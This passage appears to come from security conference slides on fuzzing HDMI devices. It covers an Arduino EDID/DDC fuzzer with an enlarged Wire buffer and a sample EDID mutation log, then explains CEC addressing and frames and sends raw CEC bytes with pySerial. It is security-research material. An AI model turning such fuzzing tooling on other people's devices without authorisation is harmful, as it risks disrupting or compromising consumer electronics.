  - ➡ uses a 32 byte buffer, therefore any communication should be within this limit. Exceeding bytes will just be dropped.
  - ➡ Wire.begin(): Initiate and join the I2C bus as a master or slave.
  - ➡ Wire.onRequest(), Wire.onReceive()
  - ➡ Wire.read(), Wire.write()

HOW TO SEND E-EDID DATA?

- Wire Library
  - ➡ uses a 32 byte buffer, therefore any communication should be within this limit. Exceeding bytes will just be dropped.

- Wire/src/Wire.h

```
#ifndef TwoWire_h
#define TwoWire_h

#include <inttypes.h>
#include "Stream.h"

#define BUFFER_LENGTH 32
```

32 → 128

- Wire/src/utility/twi.h

```
#ifndef TWI_FREQ
#define TWI_FREQ 100000L
#endif

#ifndef TWI_BUFFER_LENGTH
#define TWI_BUFFER_LENGTH 32
#endif
```

32 → 128

HOW TO SEND E-EDID DATA?

- Wire Library

ArduinoDDCFuzzer | 아두이노 1.8.8


파일 편집 스케치 툴 도움말

ArduinoDDCFuzzer §

```
pinMode(hotPlugDetectPin, OUTPUT);
digitalWrite(hotPlugDetectPin, LOW);

Wire.begin(EDID_SLAVE);

Wire.onReceive (receiveEvent);
Wire.onRequest (requestEvent);

Serial.begin(9600);
```

```
2018-12-12 16:04:44    [*] EDID_Change : Horizontal_Image_Size
2018-12-12 16:04:44    copy value
2018-12-12 16:04:44
2018-12-12 16:04:44    0 FF FF FF FF FF FF 0 4C 2D 96 B 1 0 0 0
2018-12-12 16:04:44    2 18 1 3 80 9D 44 78 A EE 9D A3 54 47 99 26
2018-12-12 16:04:44    F 47 4A BD EF 80 71 4F 81 C0 81 0 81 80 95 0
2018-12-12 16:04:44    A9 C0 B3 0 1 1 2 3A 80 18 71 38 2D 40 58 2C
2018-12-12 16:04:44    45 0 75 F2 31 0 0 1E 66 21 56 AA 51 0 1E 30
2018-12-12 16:04:44    46 8F 33 0 75 F2 31 0 0 1E 0 0 0 FD 0 18
2018-12-12 16:04:44    4B 1A 51 11 0 A 20 20 20 20 20 20 0 0 0 FC
2018-12-12 16:04:44    0 53 79 6E 63 4D 61 73 74 65 72 A 20 20 1 41
```

WHAT IS CEC?



- How many remote controls do you need to control the devices connected by HDMI?
- The answer is in the HDMI CEC protocol.

WHAT IS CEC?


- CEC is a protocol that provides high-level control functions between all of the various audiovisual products in a user's environment.
- CEC provides a number of features designed to enhance the functionality and interoperability of devices within an HDMI system.
- Anynet+(Samsung), EasyLink(Philips), EZ-Sync(Panasonic) rather than CEC can be more familiar.

AOC: E-link	Hitachi: HDMI-CEC	LG: SimpLink	Loewe: Digital Link
Panasonic: EZ-Sync	Philips: EasyLink	Pioneer: Kuro Link	Runco: RuncoLink
Samsung: Anynet+	Sharp: Aquos Link	Sony: BRAVIA Link	Toshiba: CE-Link

*CEC(Consumer Electronics Control)

PHYSICAL ADDRESS

- Physical Address is allocated through the DDC protocol.
- CEC devices: have both a Physical and Logical Address
- non-CEC devices: only have a Physical Address.
- 4 digits long (like n.n.n.n)
- 5-device-deep hierarchy
- Then, allocate Logical Address



LOGICAL ADDRESS

- Logical Address defines a device type

TV: 0	RECORDING DEVICE: 1, 2, 9	TUNER: 3, 6, 7, 10	PLAYBACK DEVICE: 4, 8, 11	ETC.

- Logical Address is allocated through Polling Message.
  - ➡ 1. Takes first address and sends a polling message.
  - ➡ 2. If Polling is acknowledged, takes the next address.
  - ➡ 3. If not, stops the procedure and retains that address.


CEC MESSAGE FRAME

START BIT	HEADER BLOCK	DATA BLOCK1 (OPCODE)	DATA BLOCK2 (OPERAND)

- CEC message = Start bit + Header Block + Data Block(s)
  - ➡ **Start bit** is a special bit which means start.
  - ➡ **Header and Data block**(10bits)

    = information bits(8bits) + control bits(2bits).


CEC MESSAGE – HEADER BLOCK



- Information bits
  - ➡ Initiator and Destination: logical address
- Control bits
  - ➡ EOM: 0(1 or more Data Blocks follow), 1(message is complete)
  - ➡ ACK: acknowledge the data or Header Block

*EOM(End of Message), ACK(Acknowledge)

CEC MESSAGE - DATA BLOCK (OPTIONAL)



- Data Block1: Opcode
- Data Block2: Operand
- Operand is depending on Opcode.
  - ex) **Opcode**: Set Menu Language(0x32)

    => **Operand**: the language you want to set.
- Maximum message size = 16 Blocks(160bits)

  => Header(1 Block), Data Block1(0 or 1 Block), Data Block2(0 ~ 14 Blocks)

HOW TO SEND CEC MESSAGE?

- LibCEC
  - ➡ USB CEC Adapter communication Library
  - ➡ https://github.com/Pulse-Eight/libcec
  - ➡ Supported H/W
    - Pulse-Eight USB - CEC Adapter
    - Raspberry Pi
    - etc.

HOW TO SEND CEC MESSAGE?

- With libCEC
  - ➡ But this library is so well made that it can drop our fuzzing data as well.


```
def MainLoop(self):
  runLoop = True
  while runLoop:
    command = raw_input("Enter command:").lower()
    if command == 'q' or command == 'quit':
      runLoop = False
    elif command == 'self':
      self.ProcessCommandSelf()
    elif command == 'as' or command == 'activesource':
      self.ProcessCommandActiveSource()
    elif command == 'standby':
      self.ProcessCommandStandby()
    elif command == 'scan':
      self.ProcessCommandScan()
    elif command[:2] == 'tx':
      self.ProcessCommandTx(command[3:])
  print('Exiting...')
```

- https://github.com/Pulse-Eight/libcec

- With pySerial (we will use it)

```
import serial
ser = serial.Serial('/dev/tty.usbmodemv1')
ser.write('\xff\x18\x01\xfe\xff\x0b\x14\xfe\xff\x0c\x36\xfe')
ser.close()
```


WHAT IS ARC?



- If you need an audio cable or several HDMI to use a home theater, another inconvenience arises.
- ARC protocol solved this inconvenience.
- If you have seen the word "ARC" on the back of your TV, you may already be benefiting from this protocol.

WHAT IS ARC?

- ARC function allows delivery of an audio signal from an HDMI Sink to an HDMI Source in the reverse direction to the TMDS signal.



